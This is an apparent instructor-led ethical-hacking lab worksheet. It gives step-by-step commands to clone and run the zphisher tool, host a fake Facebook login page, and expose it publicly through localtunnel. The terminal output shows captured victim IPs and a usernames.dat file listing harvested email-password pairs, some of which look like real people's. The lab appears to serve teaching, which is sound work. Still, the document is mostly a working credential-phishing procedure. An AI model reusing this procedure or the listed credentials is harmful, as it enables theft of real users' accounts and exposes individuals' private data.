

LESSON TITLE:**Lab – Hacking Group Thallium****WARNING:**

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:☐ Beginner☒ Intermediate**Time Required:****120 minutes**☐ Advanced**Audience:** ☒ Instructor-led☐ Self-taught**Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:**

Demonstrate the creation and execution of Phishing page and localhost port forwarding

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

In this lab, we will be creating phishing page with the help of zphisher tool. Further, downloading localtunnel and port forwarding the localhost link to anyone who has access to the Internet will also be explored in this lab.

Systems and Tools Used:

- Kali Linux (*u: root, p: toor*)
 - zphisher
 - localtunnel
- Windows 7 SP1 (*u: administrator, p: Pa\$\$w0rd*)
- **Power down all other systems**

MAKE SURE YOUR KALI LINUX IS UPDATE TO
LATEST VERSION

INORDER TO UPDATE KALI LINUX PLEASE FOLLOW
THE STEPS IN TERMINAL

RUN THIS COMMAND IN TERMINAL >

gedit /etc/apt/sources.list

**COPY 4 lines BELOW and delete everything which exist
in previous file.**

See

**deb http://http.kali.org/kali kali-rolling main contrib non-
free**

Additional line for source packages

**# deb-src http://http.kali.org/kali kali-rolling main contrib
non-free**

MAKE SURE TO SAVE IT AFTER PASTING IT

Update command

RUN THIS COMMAND IN TERMINAL >

wget -q -O - <https://archive.kali.org/archive-key.asc> | apt-key add

RUN THIS COMMAND IN TERMINAL >

Sudo apt update

RUN THIS COMMAND IN TERMINAL >

Sudo apt full-upgrade y

1. Spear Phishing?

- Spear-Phishing Is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons and achieved by acquiring personal details on the victim such as their friends, employer, locations they frequent and what they have recently bought online.

2. How Spear-Phishing works?

- Spear-Phishing attackers target victims who put personal information on the internet. They might view individual profiles while scanning a social networking sites. From a profile, they will be able to find a person's email address, friends list, geographical location. With all of this information, the attacker would be able to act as a friend or familiar entity and send a convincing but fraudulent message to their target.

3. Avoid Spear-Phishing.


- Make sure that we have configured privacy settings to limit what others can see.
- Every password that you have should be different from the rest – passwords with random phrases, numbers, and letters are the most secure.
- Frequently update the software.
- Do not click links in emails.
- Implement a data protection program at organization.

Module Activity Description:


Part Zero: Set up Localhost Phishing Page

Enter the following commands in Kali Linux terminal

- `git clone git://github.com/htr-tech/zphisher.git`



- `cd zphisher`
- `bash zphisher.sh`



```
root@kali: ~/zphisher
zphisher
Version : 2.1
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest        [22] Badoo
[03] Google         [13] Snapchat         [23] Origin
[04] Microsoft     [14] LinkedIn         [24] DropBox
[05] Netflix       [15] Ebay             [25] Yahoo
[06] Paypal        [16] Quora            [26] Wordpress
[07] Steam         [17] Protonmail       [27] Yandex
[08] Twitter       [18] Spotify          [28] StackoverFlow
[09] Playstation  [19] Reddit           [29] Vk
[10] Tiktok        [20] Adobe            [30] XBOX
[31] Mediafire     [32] Gitlab           [33] Github

[99] About        [00] Exit

[-] Select an option : 1
```

- select 01 (FACEBOOK)

```
root@kali: ~/zphisher

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] LinkedIn     [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation  [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github

[99] About        [00] Exit

[-] Select an option : 1

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page
```

- select 01 (Traditional Login)

```
root@kali: ~/zphisher

ZPHISHER 2.1

[01] Localhost [For Devs]
[02] Ngrok.io [Best]

[-] Select a port forwarding service : 1
```

```
root@kali: ~/zphisher

ZPHISHER 2.1

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit...
```


- select 01 (localhost)

The ip address of victim is stored in ip.txt and username and password is stored in username.dat.

1. What is phishing and what tool was used to perform phishing attack?

Phishing websites are created to dupe unsuspecting users into thinking they are on a legitimate site. Zphisher was the tool used to perform phishing.

2. Paste a screen shot of the fake phishing page from localhost which is “127.0.0.1”



Part One: Port Forwarding with LocalTunnel


Enter the following commands in Kali Linux terminal

- `sudo apt update`
- `sudo apt install npm`
- `sudo npm install -g localtunnel`
- `lt --port 8080` or `npm localtunnel --port 8080`

3. Link created from the above command

```
root@kali:~/zphisher# lt --port 8080
your url is: https://short-lion-30.loca.lt
```

4. Paste screen shots from port forwarded link.
(Link should be open from browser on any device except OCRI VM machine and Link should be visible)



short-lion-30.loca.lt


Friendly Reminder

This website is served via a [localtunnel](#). This is just a reminder to always check the website address you're giving personal, financial, or login details to is actually the real/official website.

Phishing pages often look similar to pages of known banks, social networks, email portals or other trusted institutions in order to acquire personal information such as usernames, passwords or credit card details.

Please proceed with caution.

[Click to Continue](#)




facebook


Facebook helps you connect and share with the people in your life.

Log In

[Forgotten password?](#)



5. Paste screen shots from the Kali terminal (ZPhisher tab) from Part 0.



```
root@kali: ~/zphisher
root@kali: ~... x root@kali: ~... x root@kali: ~... x root@kali: ~...
[-] Saved in : ip.txt
[-] Victim IP Found !
[-] Victim's IP : 129.137.96.13,::ffff:10.42.158.95
[-] Saved in : ip.txt
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : ip.txt
[-] Login info Found !!
[-] Account : dec17test@gmail.com
[-] Password : dec17test
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

6. Where is username and password stored and also provide screenshot of that file?

Emails and Password are stored in username.dat file.

```
root@kali:~/zphisher# cat usernames.dat
Facebook Username: dipen@nkajsdnsak.com Pass: password$$$$$Ph
Facebook Username: sat@kum.com Pass: dddddd
Facebook Username: sam1@gmail.com Pass: rrrrrr
Facebook Username: that@gmail.com Pass: test1
Facebook Username: test2@gmail.com Pass: test2
Facebook Username: sam@gmail.com Pass: test45
Facebook Username: chaitu.mungia@gmail.com Pass: Dhruve_12345
Facebook Username: sathish.ap@gmail.com Pass: test45
Facebook Username: dipenbhuva31@gmail.com Pass: oo
Netflix Username: Cc@ga.com Pass: dipns
Facebook Username: ass Pass: tys
Facebook Username: Dipenbhuva111 Pass: it works!!!!
Facebook Username: test1 Pass: test23
Facebook Username: sat@gmail.com Pass: test23
Facebook Username: testoct27@gmail.com Pass: test456
Facebook Username: dipen here Pass: it working
Facebook Username: csuohio@gmail.com Pass: csuohio
Facebook Username: razib@email.com Pass: q2345677
Facebook Username: kabali@king.com Pass: Number1
Facebook Username: vijaykrushna@gmail.com Pass: ssssssss
Facebook Username: add Pass: addd
Facebook Username: dec17test@gmail.com Pass: dec17test
```

Part Two: Create your own different Phishing task from Zphisher for a different platform other than Facebook.

Please close everything before performing this part.

7. Please add screenshot of different phishing page (for a different platform other than Facebook) using zphisher.




[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

- | | | |
|------------------|-----------------|--------------------|
| [01] Facebook | [11] Twitch | [21] DeviantArt |
| [02] Instagram | [12] Pinterest | [22] Badoo |
| [03] Google | [13] Snapchat | [23] Origin |
| [04] Microsoft | [14] Linkedin | [24] DropBox |
| [05] Netflix | [15] Ebay | [25] Yahoo |
| [06] Paypal | [16] Quora | [26] Wordpress |
| [07] Steam | [17] Protonmail | [27] Yandex |
| [08] Twitter | [18] Spotify | [28] StackoverFlow |
| [09] Playstation | [19] Reddit | [29] Vk |
| [10] Tiktok | [20] Adobe | [30] XBOX |
| [31] Mediafire | [32] Gitlab | [33] Github |
| [99] About | [00] Exit | |

```
[-] Select an option : 6
```



[Having trouble logging in?](#)